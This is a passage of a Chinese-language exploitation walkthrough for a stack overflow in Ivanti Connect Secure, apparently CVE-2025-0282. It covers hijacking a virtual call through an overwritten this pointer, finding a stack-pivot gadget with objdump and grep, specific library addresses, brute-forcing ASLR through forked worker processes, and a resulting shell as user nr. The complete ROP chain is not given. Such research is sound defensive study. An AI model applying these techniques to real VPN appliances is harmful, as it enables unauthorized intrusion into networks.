
mov edx, [esp+0A0Ch+var_9E0] mov eax, [esp+2576] mov eax, [eax] mov [esp+0A0Ch+src], edx ; 395: na = 46; mov edx, [esp+0A0Ch+arg_0] mov [esp+0A0Ch+n], 2Eh ; '.' ; int mov [esp+0A0Ch+var_A0C], edx call dword ptr [eax+48h]
这里是一个this 指针调用虚表函数的功能, 由于虚表指针在栈上, 这个栈是可以被我们覆盖的, 所以我们大概率就是需要找到一个虚表指针,他指向的虚表函数表, 这个表 +0x48 能有合适的gadget, 我一开始的思路是去找所有的虚表定义,看看有没有合适的, 可惜我没有找到, 于是我回到 https://labs.watchtowr.com/exploitation-walkthrough-and-techniques-ivanti-connect-secure-rce-cve-2025-0282/ 这个文章[2] A Gadget From The Gods , 最后我用的大概率也是做这个找到的这个gadget

在这文章[2] mov ebx, 0xfffffff0 , 第二句是 add esp, 0x204C
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
+--------------------------+ | gadget_0[0x48] | +--------------------------+ | mov ebx, 0xfffffff0 | <- Load value into EBX +--------------------------+ | add esp, 0x204C | <- Adjust stack pointer +--------------------------+ | mov eax, ebx | <- Copy EBX to EAX +--------------------------+ | pop ebx | <- Restore EBX +--------------------------+ | pop esi | <- Restore ESI +--------------------------+ | pop edi | <- Restore EDI +--------------------------+ | pop ebp | <- Restore EBP +--------------------------+ | ret | <- Return to caller +--------------------------+
于是我采用了一个最笨的方法, 将所有引用的 lib 库全部objdump 一遍, 然后去grep
1
2
3
objdump --x86-asm-syntax=intel -D $(find . -name "libagentdcs.so" ) 2>&1 > libagentdcs.so.so.txt cat ibdsplibs.txt|grep -e "add\tesp, 0x204c"

在libdsplibs.so 的 0x93849C 地址找到了这个 gadget ,意料之外的是这里具体居然是个 swithc table 表

按照代码逻辑, 我们只要反着算就行, 例如我们这里最后 vtable 的地址是 0x11D8940, 那么就需要有一个地址存储这个指针, 直接在 ida 的binary search 里搜索
找到一个这个, 所以我们最后要覆盖的this 指针地址为 0x00934F4C, 后面正常 rop 就行, 这里提一句 libc的随机化是 0xfff 位, 多核启动的时候会有一个主进程不断的fork子进程,因此我们爆破 0xfff次就一定能成功执行
拿到的权限是 nr 权限
bash-4.2$ id
id
uid=104(nr) gid=104(nr) groups=104(nr) context=system_u:system_r:kernel_t:s0
bash-4.2$
完整的ROP链也留给读者实现了。